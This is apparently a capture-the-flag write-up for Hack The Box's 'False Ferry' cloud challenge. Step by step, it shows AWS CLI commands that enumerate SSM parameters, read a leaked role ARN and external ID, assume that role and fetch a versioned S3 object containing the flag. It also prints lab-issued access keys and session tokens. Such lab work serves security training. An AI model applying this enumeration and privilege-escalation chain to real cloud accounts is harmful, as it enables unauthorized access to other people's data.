False Ferry - HTB Easy Challenge | AWS SSM Parameter Disclosure & IAM Role Assumption
Walkthrough for the False Ferry challenge from Hack The Box. An easy cloud challenge where a locked-down IAM user is still allowed to run ssm:DescribeParameters, exposing an AUTHORIZED crossing parameter. Reading it leaks an IAM role to assume along with its external ID, and assuming that role grants access to a versioned S3 object that holds the flag.
Challenge Overview

Lysa Harrowmere reaches the lower city ferry piers while Stormbound soldiers wait for the morning boat. They are supposed to cross the river and guard the east road before Vaultrune’s next patrol moves through. The route board says the boat goes to the east road landing, but the crew roster sends it to a dock controlled by Vaultrune. If Lysa warns the soldiers openly, Vaultrune’s men can claim she started a fight at the pier. If she confronts the ferry master, his guards can tear down the roster and post the correct one. Lysa has one job: find the earlier crossing list, prove who changed the dock, and get the soldiers onto the right boat before Vaultrune cuts the road.
Solution
Challenge Web Page
Once the challenge is spawned we get 2 IPs. The first one hosts the web page (shown below), while the second one is the AWS endpoint.
The site shows us 3 maps. The first one tells us where the flag is, somewhere inside the /ferry/crossing/ directory:
The second and third ones provide the credentials we need to authenticate to AWS. The required commands are:
1
2
3
4
5
export AWS_ENDPOINT_URL=http://154.57.164.75:32614 #ip and port of aws
export AWS_DEFAULT_REGION=us-east-1
export AWS_ACCESS_KEY_ID=AKIAWUYTMHLO2NOW8HON
export AWS_SECRET_ACCESS_KEY=khQNs8AIy7Dqq9EAuw0yqPoi2Af/g03S47E+pPqw
unset AWS_SESSION_TOKEN
We can check that everything is correct with the command aws sts get-caller-identity. With this command we discover our username, which is coalition-ferry-clerk:
1
2
3
4
5
{
    "UserId": "AIDAI74FCKK3ORT1CF5R",
    "Account": "584729103648",
    "Arn": "arn:aws:iam::584729103648:user/coalition-ferry-clerk"
}
Initial Enumeration
Normally, when we start a cloud challenge we try to enumerate what we can do, but everything is denied:
1
2
3
4
aws iam list-attached-user-policies --user-name coalition-ferry-clerk  # AccessDenied
aws iam list-user-policies          --user-name coalition-ferry-clerk  # AccessDenied
aws s3 ls                                                              # AccessDenied (s3:ListAllMyBuckets)
aws ssm get-parameters-by-path --path "/ferry/crossing/"              # AccessDenied
Afterwards, re-reading the initial web page, I notice that we were supposed to “catalog the namespaces”. This is a permission we don’t yet know whether we’re denied or not (ssm:DescribeParameters).
In the SSM context (AWS Systems Manager, a service for storing configuration values such as passwords, strings, etc. in key:value format), namespaces are the subdirectories and parameter names of the directory we were told to enumerate at the start of the challenge (
/ferry/crossing/).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
aws ssm describe-parameters > tmp.txt

cat tmp.txt
{
   "Parameters": [
       {
           "Name": "/ferry/crossing/live-crossing-id",
           "Type": "String",
           "LastModifiedDate": "2026-07-25T13:27:02.802000+02:00",
           "Version": 1,
           "DataType": "text"
       },
       {
           "Name": "/ferry/crossing/CROSSING-VOID-9B11",
           "Type": "String",
           "LastModifiedDate": "2026-07-25T13:27:02.887000+02:00",
           "Version": 1,
           "DataType": "text"
       },
       {
           "Name": "/ferry/crossing/CROSSING-CLOSED-5E22",
           "Type": "String",
           "LastModifiedDate": "2026-07-25T13:27:02.994000+02:00",
           "Version": 1,
           "DataType": "text"
       },
       {
           "Name": "/ferry/crossing/CROSSING-DRAFT-8D40",
           "Type": "String",
           "LastModifiedDate": "2026-07-25T13:27:03.009000+02:00",
           "Version": 1,
           "DataType": "text"
       },
       {
           "Name": "/ferry/crossing/CROSSING-VOID-3C21",
           "Type": "String",
           "LastModifiedDate": "2026-07-25T13:27:02.905000+02:00",
           "Version": 1,
           "DataType": "text"
       },
       {
           "Name": "/ferry/crossing/CROSSING-7A3F",
           "Type": "String",
           "LastModifiedDate": "2026-07-25T13:27:02.822000+02:00",
           "Version": 1,
           "DataType": "text"
       },
       {
           "Name": "/ferry/crossing/CROSSING-VOID-1A04",
           "Type": "String",
           "LastModifiedDate": "2026-07-25T13:27:02.918000+02:00",
           "Version": 1,
           "DataType": "text"
       },
       {
           "Name": "/ferry/crossing/CROSSING-VOID-2D77",
           "Type": "String",
           "LastModifiedDate": "2026-07-25T13:27:03.021000+02:00",
           "Version": 1,
           "DataType": "text"
       }
   ]
}
As we can see, most of the crossings are CLOSED, but there is one that is open. If we enumerate it further we see this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
aws ssm get-parameter --name "/ferry/crossing/CROSSING-7A3F" --with-decryption > 6.txt

cat 6.txt
{
   "Parameter": {
       "Name": "/ferry/crossing/CROSSING-7A3F",
       "Type": "String",
       "Value": "{\n  \"crossing_id\": \"CROSSING-7A3F\",\n  \"status\": \"AUTHORIZED\",\n  \"issuer\": \"stormbound-coalition-ferry-office\",\n  \"scanner_role_arn\": \"arn:aws:iam::584729103648:role/ferry-crossing-scanner\",\n  \"sca
nner_external_id\": \"ferry-crossing-scanner-7a3f\",\n  \"manifest_bucket\": \"ferry-crossing-manifest\",\n  \"manifest_object_key\": \"manifests/morning-crossing-order.txt\",\n  \"manifest_version_id\": \"5056d261-f889-467e-8ba0-bd03b7
3d405c\",\n  \"record_type\": \"crossing_manifest\"\n}",
       "Version": 1,
       "LastModifiedDate": "2026-07-25T13:27:02.822000+02:00",
       "ARN": "arn:aws:ssm:us-east-1:584729103648:parameter/ferry/crossing/CROSSING-7A3F",
       "DataType": "text"
   }
}
Inside this parameter there is no flag, but rather the credentials to assume a new role and then enumerate an S3 bucket. We obtained:
- scanner_role_arn: the IAM role to assume (it has the S3 permissions I’m missing)
- scanner_external_id: the External ID required by the role’s trust policy
- manifest_bucket / manifest_object_key: bucket and path of the final object
- manifest_version_id: versioning is enabled → we need a specific version
Privilege Escalation
We assume the new IAM role with this command:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
aws sts assume-role --role-arn 'arn:aws:iam::584729103648:role/ferry-crossing-scanner' --role-session-name 'hey' --external-id 'ferry-crossing-scanner-7a3f' > new_creds.txt

cat new_creds.txt
{
   "Credentials": {
       "AccessKeyId": "ASIA7XI9N1HK20FRGQWH",
       "SecretAccessKey": "SSO0mG06iJQxEVtX7KG55DPtKjwY8Zfsj2KZpmjp",
       "SessionToken": "jxx6NvfCG5D8lboDAqvN313pa7y1Y7qZtbjmp10owtYxbHFzYreVBsznDQFqbe05cyb1B0kZ7LsSQbJ4BVFDCF5Y38pASNjJIG6mgZk6fxpVEMcu8pQSvghkmOFDVGu0RYD7benBU2cyZCzERcIWCvcfbNIaNLxPeXsNoBvZSFNGV1kxS2XDSNHUHHNKrNCmKXfl26Oe",
       "Expiration": "2026-07-25T13:34:04.377518+00:00"
   },
   "AssumedRoleUser": {
       "AssumedRoleId": "AROAN6URUUYHIPDD1OQV:hey",
       "Arn": "arn:aws:sts::584729103648:assumed-role/ferry-crossing-scanner/hey"
   },
   "PackedPolicySize": 0
}
Now we update the AWS environment variables we set at the beginning with these new ones, plus the session token:
1
2
3
export AWS_ACCESS_KEY_ID=ASIA7XI9N1HK20FRGQWH
export AWS_SECRET_ACCESS_KEY=SSO0mG06iJQxEVtX7KG55DPtKjwY8Zfsj2KZpmjp
export AWS_SESSION_TOKEN=jxx6NvfCG5D8lboDAqvN313pa7y1Y7qZtbjmp10owtYxbHFzYreVBsznDQFqbe05cyb1B0kZ7LsSQbJ4BVFDCF5Y38pASNjJIG6mgZk6fxpVEMcu8pQSvghkmOFDVGu0RYD7benBU2cyZCzERcIWCvcfbNIaNLxPeXsNoBvZSFNGV1kxS2XDSNHUHHNKrNCmKXfl26Oe
Now we can read the versioned S3 object containing the flag:
1
2
3
4
5
6
7
8
9
10
11
aws s3api get-object \
 --bucket ferry-crossing-manifest \
 --key manifests/morning-crossing-order.txt \
 --version-id 5056d261-f889-467e-8ba0-bd03b73d405c \
 output.txt

 cat output.txt
CROSSING RELEASE RECORD
Batch: CROSSING-7A3F
Authorized by: Stormbound Coalition Ferry Office
HTB{Censored_Flag}
Flag obtained.